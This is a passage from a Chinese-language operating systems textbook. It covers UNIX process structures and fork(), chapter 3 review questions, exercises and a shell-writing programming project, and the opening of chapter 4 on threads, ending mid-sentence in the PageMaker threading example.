进程标识符	该进程的 ID 和父进程的 ID。这一项是在系统调用 fork 期间，当进程进入新建态时设置的
事件描述符	当进程处于睡眠态时有效。当事件发生时，该进程转换到就绪态
优先级	用于进程调度

（续）

项　目	说　明
信号	列举发送到进程但还没有处理的信号
定时器	包括进程执行时间、内核资源使用和用户设置的用于给进程发送警告信号的计时器
p_link	指向就绪队列中的下一个链接（进程就绪时有效）
内存状态	指明进程映像是在内存中还是已被换出。如果在内存中，该域还指出它是否可能被换出，或者是临时锁定在内存中

表 3.12 UNIX 的 U 区

项　目	说　明
进程表指针	指明对应于 U 区的表项
用户标识符	实用户 ID 和有效用户 ID，用于确定用户的权限
定时器	记录进程（以及它的后代）在用户态下执行的时间和在内核态下执行的时间
信号处理程序数组	对系统中定义的每类信号，指出进程收到信号后将做出什么反应（退出、忽略、执行特定的用户函数）
控制终端	如果有该进程的登录终端时，则指明它
错误域	记录在系统调用时遇到的错误
返回值	包含系统调用的结果
I/O 参数	描述传送的数据量、源（或目标）数据数组在用户空间中的地址和用于 I/O 的文件偏移量
文件参数	描述进程的文件系统环境的当前目录和当前根
用户文件描述符表	记录进程已打开的文件
限度域	限制进程的大小和可以写入的文件大小
容许模式域	屏蔽在由进程创建的文件中设置的模式

进程表项和 U 区的区别反映出 UNIX 内核总是在某些进程的上下文环境中执行，大多数时候，内核都在处理与该进程相关的部分，但是，某些时候，如当内核正在执行一个调度算法，准备分派另一个进程时，它需要访问其他进程的相关信息。当给定进程不是当前进程时，可以访问进程控制表中的信息。

系统级上下文静态部分的第三项是本进程区表，它由内存管理系统使用。最后，内核栈是系统级上下文环境的动态部分，当进程正在内核态下执行时需要使用这个栈，它包含当发生过程调用或中断时必须保存和恢复的信息。

3.7.3 进程控制

UNIX 中的进程创建是通过内核系统调用 fork()实现的。当一个进程产生一个 fork 请求时，操作系统执行以下功能 [BACH86]:

1）为新进程在进程表中分配一个空项。

2）为子进程赋一个唯一的进程标识符。

3）做一个父进程上下文的逻辑副本，不包括共享内存区。

4）增加父进程拥有的所有文件的计数器，以表示有一个另外的进程现在也拥有这些文件。

5）把子进程置为就绪态。

6）向父进程返回子进程的进程号；对子进程返回零。

所有这些操作都在父进程的内核态下完成。为当内核完成这些功能后可以继续下面三种操作之一，它们可以认为是分派器例程的一个部分：

- 在父进程中继续执行。控制返回用户态下父进程进行 fork 调用处。
- 处理器控制权交给子进程。子进程开始执行代码，执行点与父进程相同，也就是说在 fork 调用的返回处。
- 控制转交给另一个进程。父进程和子进程都置于就绪状态。

很难想象这种创建进程的方法中父进程和子进程都执行相同的代码。其区别在于：当从 fork 中返回时，测试返回参数，如果值为零，则它是子进程，可以转移到相应的用户程序中继续执行；如果值不为零，则它是父进程，继续执行主程序。

3.8 小结

现代操作系统中最基本的构件是进程，操作系统的基本功能是创建、管理和终止进程。当进程处于活跃状态时，操作系统必须设法使每个进程都分配到处理器执行时间，并协调它们的活动、管理有冲突的请求、给进程分配系统资源。

为执行进程管理功能，操作系统维护着对每个进程的描述，或者称为进程映像，它包括执行进程的地址空间和一个进程控制块。进程控制块含有操作系统管理进程所需要的所有信息，包括它的当前状态、分配给它的资源、优先级和其他相关数据。

在整个生命周期中，进程总是在一些状态之间转换。最重要的状态有就绪态、运行态和阻塞态。一个就绪态进程是指当前没有执行但已做好了执行准备的进程，只要操作系统调度到它就立即可以执行；运行态进程是指当前正在被处理器执行的进程，在多处理器系统中，会有多个进程处于这种状态；阻塞态进程正在等待某一事件的完成，如一次 I/O 操作。

一个正在运行的进程可被一个在进程外发生且被处理器识别的中断事件打断，或者被执行操作系统的系统调用打断。不论哪种情况，处理器都执行一次模式切换，把控制转交给操作系统例程。操作系统在完成必需的操作后，可以恢复被中断的进程或者切换到别的进程。

3.9 推荐读物

关于 UNIX 进程管理的详细描述请参阅［GOOD94］和［GRAY97］。［NEHM75］中有关于进程状态的讨论以及分派所需要的操作系统原语。

GOOD94 Goodheart, B., and Cox, J. *The Magic Garden Explained: The Internals of UNIX System V Release 4*. Englewood Cliffs, NJ: Prentice Hall, 1994.

GRAY97 Gray, J. *Interprocess Communications in UNIX: The Nooks and Crannies*. Upper Saddle River, NJ: Prentice Hall, 1997.

NEHM75 Nehmer, J. "Dispatcher Primitives for the Construction of Operation System Kernels" *Acta Informatica*, vol. 5, 1975.

3.10 关键术语、复习题和习题

关键术语

阻塞态	父进程	进程切换	交换
子进程	抢占	程序状态字	系统态
退出态	特权态	就绪态	任务
中断	进程	轮转	跟踪
内核态	进程控制块	运行态	陷阱
模式切换	进程映像	挂起态	用户态
新建态			

复习题

3.1 什么是指令跟踪?
3.2 通常有哪些事件会导致创建一个进程?
3.3 对于图 3.6 中的进程模型，请简单定义每个状态。
3.4 抢占一个进程是什么意思?
3.5 什么是交换，其目的是什么?
3.6 为什么图 3.9b 中有两个阻塞态?
3.7 列出挂起进程的 4 个特点。
3.8 对于哪类实体，操作系统为了管理它而维护其信息表?
3.9 列出进程控制块中的三类信息。
3.10 为什么需要两种模式（用户态和内核态）?
3.11 操作系统创建一个新进程所执行的步骤是什么?
3.12 中断和陷阱有什么区别?
3.13 举出中断的三个例子。
3.14 模式切换和进程切换有什么区别?

习题

3.1 给出操作系统进行进程管理时的 5 种主要活动，并简单描述为什么需要它们。

3.2 假设一个计算机有 A 个输入输出设备和 B 个处理器，在任何时候内存最多容纳 C 个进程。假设 A<B<C，试问:

a）任一时刻，处于就绪态、运行态、阻塞态、就绪挂起态、阻塞挂起态的最大进程数目各是多少?

b）处在就绪态、运行态、阻塞态、就绪挂起态、阻塞挂起态的最小进程数目各是多少?

3.3 图 3.9b 包含 7 个状态。假设我们让系统有两个就绪状态：一般就绪状态 READY 和 SYSTEM READY 状态。系统当中处于 SYSTEM READY 状态的进程拥有最高优先级，并且按轮转方式执行；CPU 调度算法让处于这种状态的进程拥有特权并且它们从不被交换出内存。请画出对应的状态转换图，标识出每一个状态转换。

3.4 假设我们是一个操作系统的开发人员，该操作系统采用五状态进程模型（如图 3.5 所示）。在该操作系统中，所有进程按照轮转方式执行。再假设我们正在为运行 I/O 密集型任务的计算机开发新的操作系统。为了保证这些任务在需要时（即当一个突发 I/O 完成时）能快速获得处理器，我们在进程模型中考虑两个 READY 状态：READY-CPU 状态（为 CPU 密集型进程）和 READY-I/O 状态（为 I/O 密集型进程）。系统中处于 READY- I/O 状态的进程拥有最高权限访问 CPU，并且以 FCFS 方式执行。处于 READY-CPU 状态的进程以轮转方式执行。当进程进入系统时，它们被分类为 CPU 密集型或者 I/O 密集型。

a）讨论用如上所描述的两种就绪状态实现操作系统的优点和缺点。

b）讨论如何通过五状态进程模型并修改进程调度算法来获得六状态进程模型的好处。

3.5 对于图 3.9b 中给出的 7 状态进程模型，请仿照图 3.8b 画出它的排队图。

3.6 考虑图 3.9b 中的状态转换图。假设操作系统正在分派进程，有进程处于就绪态和就绪/挂起态，并且至少有一个处于就绪/挂起态的进程比处于就绪态的所有进程的优先级都高。有两种极端的策略：1）总是分派一个处于就绪状态的进程，以减少交换；2）总是把机会给具有最高优先级的进程，即使会导致在不需要交换时进行交换。请给出一种能均衡考虑优先级和性能的中间策略。

3.7 表 3.9 展示了 UNIX SVR4 操作系统的 9 个进程状态。

a）列出表 3.9 中的 9 个状态并且指出这 9 个状态与图 3.9b 中 7 个状态之间的关系。

b）给出 UNIX SVR4 操作系统中存在两个运行状态的理由。

3.8 VAX/VMS 操作系统采用了四种处理器访问模式，以促进系统资源在进程间的保护和共享。访问模式确定:

- **指令执行特权**：处理器将执行什么指令。
- **内存访问特权**：当前指令可能访问虚拟内存中的哪个单元。

4 种模式如下：

- 内核模式：执行 VMS 操作系统的内核，包括内存管理、中断处理和 I/O 操作。
- 执行模式：执行许多操作系统服务调用，包括文件（磁盘和磁带）和记录管理例程。
- 管理模式：执行其他操作系统服务，如响应用户命令。
- 用户模式：执行用户程序和诸如编译器、编辑器、链接程序、调试器之类的实用程序。

在较少特权模式执行的进程通常需要调用在较多特权模式下执行的过程，例如，一个用户程序需要一个操作系统服务。这个调用通过使用一个改变模式（简称 CHM）指令来实现，该指令将引发一个中断，把控制转交给处于新的访问模式下的例程。并通过执行 REI（Return from Exception or Interrupt，从异常或中断中返回）指令返回。

a）很多操作系统有两种模式，内核态和用户态，那么提供 4 种模式有什么优点和缺点？

b）你可以举出一种有 4 种以上模式的情况吗？

表 3.13　VAX/VMS 的进程状态

进程状态	说　明
当前正在执行	运行进程
可计算（驻留）	就绪并驻留在内存中
可计算（换出）	就绪但换出内存
页面失效等待	进程引用了不在内存中的页，必须等待读入该页
页冲突等待	进程引用了另一个正处于页面失效等待的进程所等待的共享页，或者引用了进程正在读入或写出的私有页
一般事件等待	等待共享事件标志（事件标志是单位进程间的信号机制）
自由页等待	等待内存中的一个自由页被加入到用于该进程的页集合中（进程的工作页面组）
休眠等待（驻留）	进程把自己置于等待状态
休眠等待（换出）	休眠进程被换出内存
本地事件等待（驻留）	进程在内存中，并正在等待局部事件标志（通常是 I/O 完成）
本地事件等待（换出）	处于本地事件等待状态的进程被换出内存
挂起等待（驻留）	进程被另一个进程置于等待状态
挂起等待（换出）	挂起进程被换出内存
资源等待	进程正在等待各种系统资源

3.9　在前面的问题中讨论的 VMS 方案常常称做环状保护结构，如图 3.18 所示。3.3 节所描述的简单的内核/用户方案是一种两环结构，[SILB04] 指出了这种方法的问题：

环状（层次）结构的主要缺点是它不允许我们实施须知原理，特别地，如果一个对象必须在域 D_j 中可访问，但在域 D_i 中不可访问，则必须有 $j<i$。这意味着在 D_i 中可访问的每个段在 D_j 中都可以访问。

a）请清楚地解释上面引文中提出的问题。

b）请给出环状结构操作系统解决这个问题的一种方法。




图 3.18　VAX/VMS 的访问模式

3.10　图 3.8b 表明一个进程每次只能在一个事件队列中。

a）是否能够允许进程同时等待一个或多个事件？请举例说明。

b）在这种情况下，如何修改图中的排队结构以支持这个新特点？

3.11　所有现代操作系统都有系统中断：

a）请解释中断如何支持多道程序设计。

b）请解释中断如何支持错误处理。

c）对于单线程进程，举例说明一个能够引起中断并且导致进程切换的情景。另外请举例说明能够引

起中断但是没有进程切换的情景。

3.12 如 3.7 节所述，在 UNIX 中进程是通过 fork()系统调用创建的。在处理 fork()请求的过程中，操作系统把子进程的 ID 返回给父进程。换言之，fork()系统调用创建了一个包含父子进程的进程树，其中父进程指向子进程。画出由下面三个连续的 fork()系统调用产生的进程树：

```
fork(); //A
fork(); //B
fork(); //C
```

用合适的 fork()语句标出每个被创建的进程。

编程项目 1：开发一个 shell 程序

shell 或者命令行解释器是操作系统中最基本的用户接口。第一个项目是写一个简单的 shell 程序——**myshell**，它具有以下属性：

1. 这个 shell 程序必须支持以下内部命令：
   a）**cd <directory>**——把当前默认目录改变为**<directory>**。如果没有**<directory>**参数，则显示当前目录。如果该目录不存在，会出现合适的错误信息。这个命令也可以改变 **PWD** 环境变量。
   b）**clr**——清屏。
   c）**dir <directory>**——列出目录**<directory>**的内容。
   d）**environ**——列出所有的环境变量。
   e）**echo <comment>**——在屏幕上显示**<comment>**并换行（多个空格和制表符可能被缩减为一个空格）。
   f）**help**——显示用户手册，并且使用 **more** 命令过滤。
   g）**pause**——停止 shell 操作直到按下回车键。
   h）**quit**——退出 shell。
   i）shell 的环境变量应该包含 **shell=<pathname>/myshell**，其中**<pathname>/myshell** 是可执行程序 shell 的完整路径（不是你的目录下的硬连线路径，而是它执行的路径）。
2. 其他的命令行输入被解释为程序调用，shell 创建并执行这个程序，并作为自己的子进程。程序的执行的环境变量包含一下条目：
   parent=<pathname>/myshell，其中 **<pathname>/myshell** 已经在 1.ix.中讲述过。
3. shell 必须能够从文件中提取命令行输入，例如 shell 使用以下命令行被调用：
   myshell batchfile
   这个批处理文件应该包含一组命令集，当到达文件结尾时 shell 退出。很明显，如果 shell 被调用时没有使用参数，它会在屏幕上显示提示符请求用户输入。
4. shell 必须支持 i/o 重定向，stdin 和 stdout，或者其中之一，例如命令行为：
   programname arg1 arg2<inputfile>outputfile
   使用 **arg1** 和 **arg2** 执行程序 **programname**，输入文件流被替换为 **inputfile**，输出文件流被替换为 **outputfile**。
   stdout 重定向应该支持以下内部命令：**dir**、**environ**、**echo**、**& help**。
   使用输出重定向时，如果重定向字符是**>**，则创建输出文件，如果存在则覆盖之；如果重定向字符为**>>**，也会创建输出文件，如果存在则添加到文件尾。
5. shell 必须支持后台程序执行。如果在命令行后添加&字符，在加载完程序后需要立刻返回命令行提示符。
6. 命令行提示符必须包含当前路径。
   提示：你可以假定所有命令行参数（包括重定向字符**<**、**>**、**>>**和后台执行字符&）和其他命令行参数用空白空间分开，空白空间可以为一个或多个空格或制表符（见上面 4 中的命令行）。

项目要求

1. 设计一个简单的命令行 shell，满足上面的要求并且在指定的 UNIX 平台上执行。
2. 写一个关于如何使用 shell 的简单的用户手册，用户手册应该包含足够的细节以方便 UNIX 初学者使用。例如，你应该解释 I/O 重定向、程序环境和后台程序执行。用户手册必须命名为 **readme**，必须是一个

标准文本编辑器可以打开的简单文本文档。

举一个描述的类型和深度的例子，你应该看一下 **csh** 和 **tcsh** 的在线帮助（**man csh, man tcsh**）。这两个 shell 显然比你的 shell 有更多的功能，你的用户手册没必要做这么大。不要包括编译指示－文件列表或源码，我们可以从你提交的其他文件中找出来。这应该是操作员手册而非程序员手册。

3. 源码必须有很详细的注释，并且有很好的组织结构以方便别人阅读和维护。结构和注释好的程序更加易于理解，并且可以保证批改你作业的人不用很费劲地去读你的代码。
4. 在截止期之前，要提供很详细的提交过程。
5. 提交内容为源码文件，包括文件、**makefile**（全部小写）和 **readme**（全部小写）文件。批改作业者会重新编译源码，如果编译不通过将没办法打分。
6. **makefile**（全部小写）必须产生二进制文件 **myshell**（全部小写）。一个 **makefile** 的例子如下：

```
# Joe Citizen, s1234567 - Operating Systems Project 1
# CompLab1/01 tutor:Fred Bloggs
myshell:myshell.c utility.c myshell.h
gcc -Wall myshell.c utility.c -o myshell
```

在命令提示符下键入 **make** 就会产生 **myshell** 程序。

提示：上面 **makefile** 的第 4 行必须以制表符开始。

7. 根据上面提供的实例，提交的目录应该包含以下文件：

```
makefile
myshell.c
utility.c
myshell.h
readme
```

提交

需要 **makefile** 文件，所有提交的文件将会被复制到一个目录下，所以不要在 **makefile** 中包含路径。**makefile** 中应该包含编译程序所需的依赖关系，如果包含了库文件，**makefile** 也会编译这个库文件的。

为了清楚起见，再重复一次：不要提交二进制或者目标代码文件。所需的只是源码、**makefile** 和 **readme** 文件。提交之前测试一下，把源码复制到一个空目录下，键入 **make** 命令编译。

我们将使用一个 shell 脚本把你的文件复制到测试目录下，删除已经存在的 **myshell**、***.a** 或 ***.o** 文件，执行 **make** 命令，复制一组测试文件到测试目录下，然后用一个标准的测试脚本通过 stdin 和命令行参数测试你的 shell 程序。如果这个过程因为名字错误、名字大小写错误、源码版本错误导致不能编译和文件不存在错误等而停止的话，那么打分过程也会停止。在这种情况下，所得的分数将基于已经完成的测试部分，还有源码和用户手册。

所需的文档

首先，源码和用户手册都将被评估和打分，源码需要注释，用户手册可以是你自己选择的形式（但要能被简单文本编辑器打开）。其次，手册应该包含足够的细节以方便 UNIX 初学者使用，例如，你应该解释 I/O 重定向、程序环境和后台程序执行。用户手册必须命名为 **readme**（全部小写，没有 **.txt** 后缀）。

第 4 章　线程、对称多处理（SMP）和微内核

本章讲述一些与进程管理相关的更高级的概念，这些概念在很多当代操作系统中都可以找到。首先，这里所说的进程概念要比前面给出的更复杂和精细。实际上，它包含了两个独立的概念：一个与资源所有权有关，一个与执行相关。这个区别导致在许多操作系统中出现并发展了称为**线程**的结构。在分析线程之后，接下来是**对称多处理**（SMP）在对称多处理的情况下，操作系统必须能够同时在多个处理器上调度不同的进程。最后介绍**微内核**的概念，它是构造操作系统以支持进程管理及其相关任务的一种有效方法。

4.1　进程和线程

到目前为止提出的进程的概念包含两个特点：

- **资源所有权**：一个进程包括一个存放进程映像的虚拟地址空间；回顾第 3 章中提到的内容，进程映像是程序、数据、栈和进程控制块中定义的属性的集合。一个进程总是拥有对资源的控制或所有权，这些资源包括内存、I/O 通道、I/O 设备和文件。操作系统执行保护功能，以防止进程之间发生不必要的与资源相关的冲突。
- **调度/执行**：一个进程沿着通过一个或多个程序的一条执行路径（轨迹）执行（如图 1.5 和图 1.26 所示）。其执行过程可能与其他进程的执行过程交替进行。因此，一个进程具有一个执行状态（运行、就绪等）和一个分配的优先级，并且是一个可被操作系统调度和分派的实体。

既然上述两个特点是独立的，那么操作系统应该能够独立地处理它们。很多操作系统，特别是近期开发的操作系统已经这样做了。为区分这两个特点，分派的单位通常称做**线程**或**轻量级进程**（Light Weight Process，LWP），而拥有资源所有权的单位通常仍称做**进程**或**任务**[⊖]。

4.1.1　多线程

多线程是指操作系统在单个进程内支持多个并发执行路径的能力。每个进程中只有一个线程在执行的传统方法（还没有明确线程的概念）称为单线程方法。图 4.1 左半部分展示的两种安排都是单线程方法，MS-DOS 是一个支持单用户进程和单线程的操作系统的例子。其他操作系统，如各种版本的 UNIX，支持多用户进程，但只支持每个进程一个线程。图 4.1 的右半部分描述了多线程方法。Java 运行时环境是单进程多线程的一个例子。本节所关心的是使用多进程，且每个进程支持多个线程的情况。这一方法被 Windows、Solaris 和很多现代版本的 UNIX 等操作系统所采用。本节给出一个对多线程的通用描述，本章后面部分将讨论 Windows、Solaris 和 Linux 中的相关细节。

在多线程环境中，进程被定义成资源分配的单位和一个被保护的单位，与进程相关联的有：

- 存放进程映像的虚拟地址空间。
- 受保护地对处理器、其他进程（用于进程间通信）、文件和 I/O 资源（设备和通道）的访问。

⊖ 哎，我们甚至不能达到这一程度的一致性。在 IBM 的大型机操作系统中，地址空间和任务的概念分别粗略地对应于本节中描述的进程和线程的概念。在文献当中，术语轻量级进程还被用做：1）等同于术语线程；2）一种称为内核级线程的特殊类型的线程；3）在 Solaris 中，一种把用户级线程映射到内核级线程的实体。




图 4.1　线程和进程［ANDE97］

在一个进程中，可能有一个或多个线程，每个线程有：

- 线程执行状态（运行、就绪等）。
- 在未运行时保存的线程上下文；从某种意义上看，线程可以被看做进程内的一个被独立地操作的程序计数器。
- 一个执行栈。
- 用于每个线程局部变量的静态存储空间。
- 与进程内的其他线程共享的对进程的内存和资源的访问。

图 4.2 从进程管理的角度说明了线程和进程的区别。在单线程进程模型中（即并没有明确的线程概念），进程的表示包括它的进程控制块和用户地址空间，以及在进程执行中管理调用/返回行为的用户栈和内核栈。当进程正在运行时，处理器寄存器将被该进程所控制；当进程不运行时，这些处理器寄存器中的内容将被保存。在多线程环境中，进程仍然只有一个与之关联的进程控制块和用户地址空间，但是每个线程都有一个独立的栈，还有独立的控制块用于包含寄存器值、优先级和其他与线程相关的状态信息。

因此，进程中的所有线程共享该进程的状态和资源，它们驻留在同一块地址空间中，并且可以访问到相同的数据。当一个线程改变了内存中的一个数据项时，其他线程在访问这一数据项时能够看到变化后的结果。如果一个线程以读权限打开一个文件，那么同一个进程中的其他线程也能够从这个文件中读取数据。




图 4.2　单线程和多线程的进程模型

从性能比较可以看出线程的重要优点如下：

1）在一个已有进程中创建一个新线程比创建一个全新进程所需的时间要少许多。Mach 开发者的研究表明，线程创建要比在 UNIX 中的进程创建快 10 倍［TEVA87］。

2）终止一个线程比终止一个进程花费的时间少。

3）同一进程内线程间切换比进程间切换花费的时间少。

4）线程提高了不同的执行程序间通信的效率。在大多数操作系统中，独立进程间的通信需要内核的介入，以提供保护和通信所需要的机制。但是，由于在同一个进程中的线程共享内存和文件，它们无需调用内核就可以互相通信。

因此，如果一个应用程序或函数被实现为一组相关联的执行单位，那么用一组线程比用一组分离的进程更有效。

使用线程的应用程序的一个例子是文件服务器。当每个新文件请求到达时，会为文件管理程序创建一个新的线程。由于服务器将会处理到很多请求，那么将会在短期内创建和销毁许多线程。如果服务器运行在多处理器机器上，那么在同一个进程中的多个线程就可以同时在不同的处理器上执行。此外，由于文件服务中的进程或线程必须共享文件数据，并据此协调它们的行为，此时使用线程和共享内存比使用进程和消息传递要快。

在单处理器中，为了简化在逻辑上完成若干项不同功能的程序的结构，线程也是有用的。

[LETW88] 给出了在单用户多处理系统中使用线程的 4 个例子：

- **前台和后台工作**：例如，在电子表格程序中，一个线程可以显示菜单并读取用户输入，而另一个线程执行用户命令并更新电子表格。这种方案允许程序在前一条命令完成前提示输入下一条命令，因而常常会使用户感觉到应用程序的响应速度有所提高。
- **异步处理**：程序中的异步元素可以用线程实现。例如，为避免掉电带来的损失，往往把文字处理程序设计成每隔一分钟将随机存取存储器（RAM）缓冲区中的数据写入磁盘一次。可以创建一个线程，其任务是周期性地进行备份，并且直接由操作系统调度该线程。这样，在主程序中就不需要特别的代码来提供时间检查或者协调输入和输出。
- **执行速度**：一个多线程进程在计算这批数据的同时可以从设备读取下一批数据。在多处理器系统中，同一个进程中的多个线程可以同时执行。这样，即便一个线程在读取数据时由于 I/O 操作被阻塞，另外一个线程仍然可以继续运行。
- **模块化程序结构**：涉及多种活动或多种输入输出的源和目的地的程序更易于用线程设计和实现。

在支持线程的操作系统中，调度和分派是在线程基础上完成的；因此大多数与执行相关的信息可以保存在线程级的数据结构中。但是，有些活动影响着进程中的所有线程，操作系统必须在进程一级对它们进行管理。例如，挂起操作涉及把一个进程的地址空间换出内存以为其他进程的地址空间腾出位置。因为一个进程中的所有线程共享同一个地址空间，所以它们都会同时被挂起。类似地，进程的终止会导致进程中所有线程的终止。

4.1.2　线程功能特性

和进程一样，线程具有执行状态，且可以相互之间进行同步。下面依次考虑线程这两方面的功能特性。

线程状态

和进程一样，线程的关键状态有运行态、就绪态和阻塞态。一般来说，挂起态对线程没有什么意义，这是由于此类状态是一个进程级的概念。特别地，如果一个进程被换出，由于它的所有线程都共享该进程的地址空间，因此它们必须都被换出。

有 4 种与线程状态改变相关的基本操作 [ANDE04]：

- **派生**：在典型情况下，当派生一个新进程时，同时也为该进程派生了一个线程。随后，进程中的线程可以在同一个进程中派生另一个线程，并为新线程提供指令指针和参数；新线程拥有自己的寄存器上下文和栈空间，且被放置在就绪队列中。

- **阻塞**：当线程需要等待一个事件时，它将被阻塞（保存它的用户寄存器、程序计数器和栈指针），此时处理器转而执行另一个处于同一进程中或不同进程中的就绪线程。
- **解除阻塞**：当阻塞一个线程的事件发生时，该线程被转移到就绪队列中。
- **结束**：当一个线程完成时，其寄存器上下文和栈都被释放。

一个重要的问题是，一个线程的阻塞是否会导致整个进程的阻塞，换言之，如果进程中的一个线程被阻塞，这是否会阻止进程中其他线程的运行（即使这些线程处于就绪状态）？显然，如果一个被阻塞的线程阻塞了整个进程，就会丧失线程的某些灵活性和能力。

随后会在讨论用户级线程和内核级线程中再回到这个问题，但现在先考虑一下线程不会阻塞整个进程的情况下的性能获益。图 4.3（基于［KLEI96］中的图）显示了一个执行了两个远程过程调用（RPC）的程序[⊖] 这两个调用分别涉及两个不同的主机，用于获得一个组合的结果。在单线程程序中，其结果是按顺序获得的，因此程序必须依次等待来自每个服务器的响应。重写这个程序，为每个 RPC 使用一个独立的线程，可以使速度得到实质性的提高。注意，如果这个程序在单处理器上运行，那么必须顺序地产生请求并且顺序地处理结果，但是对两个应答的等待是并发的。




图 4.3　使用线程的远程过程调用（RPC）

在单处理器中，多道程序设计使得在多个进程中的多个线程可以交替执行。在如图 4.4 所示的例子中，两个进程中的三个线程在处理器中交替执行。在当前正在运行的线程阻塞或它的时间片用完时，执行传递到另一个线程[⊜]。

线程同步

一个进程中的所有线程共享同一个地址空间和诸如打开的文件之类的其他资源。一个线程对资源的任何修改都会影响同一个进程中其他线程的环境。因此，需要同步各种线程的活动，以便它们互不干涉且不破坏数据结构。例如，如果两个线程都试图同时往一个双向链表中增加一个元素，则可能会丢失一个元素或者破坏链表结构。

⊖ RPC 技术可以在不同机器上执行两个程序，使用过程调用/返回语法和语义进行交互。调用程序和被调用程序都把对方当做是在同一台机器中运行。RPC 常用于客户端/服务器模式的应用程序中，将在第 16 章详细讲述。

⊜ 在这个例子中，线程 C 在线程 A 用完它的时间片后开始运行，即使此时线程 B 也在就绪态。选择 B 还是选择 C 是一个调度决策问题，相关主题将在本书第四部分讲述。




图4.4 单处理器上的多线程例子

线程同步带来的问题和使用的技术通常与进程同步相同，这些问题和技术是第5章和第6章的主题。

4.1.3 例子：Adobe PageMaker[⊖]

使用多线程的一个例子是在共享系统中运行的Adobe PageMaker应用程序。PageMaker是用于桌面排版系统的一个编辑、设计和生产出版工具。图4.5［KRON90］中显示了OS/2上PageMaker的线程结构，采用这种结构是为了优化该应用程序的响应（在其他操作系统上可以发现相似的线程结构）。有三个线程总是活跃的：事件处理线程、屏幕重画线程和服务线程。

一般说，如果有些输入信息需要过多的处理，OS/2在管理窗口时的响应时间将变慢，OS/2的指导策略是任何信息都不应该需要超过0.1s的处理时间。例如，在处理一条打印命令时，调用一个用于打印一页的子程序会使得系统不再给应用程序进一步分派任何信息，这降低了性能。为达到这个标准，PageMaker中耗费时间的用户操作（打印、导入数据和排版）都由服务线程完成。程序的大部分初始化工作也由服务线程完成，这缩短了当用户调用一个会话来创建一个新文件或打开一个现有的文件时需要的空闲时间。一个独立的线程等待新的事件消息。




图4.5 Adobe PageMaker的线程结构

服务线程和事件处理线程的同步是很复杂的，因为用户可能不断地打字或移动鼠标，这会激活事件处理线程，而服务线程仍然处于忙状态。如果发生了冲突，PageMaker将过滤掉这些消息，只接受某些最基本的消息，如改变窗口大小。

在服务线程发给事件处理线程一个消息表示其任务已经完成之前，PageMaker中的用户活动是受限制的。程序通过禁止使用菜单项并显示“忙碌”光标来表明这一点。用户可以自由切换到别的应用程序，当“忙碌”光标移动到另一个窗口时，它将为该应用程序改变成合适的光标。

为屏幕重画使用独立的线程有两个原因：

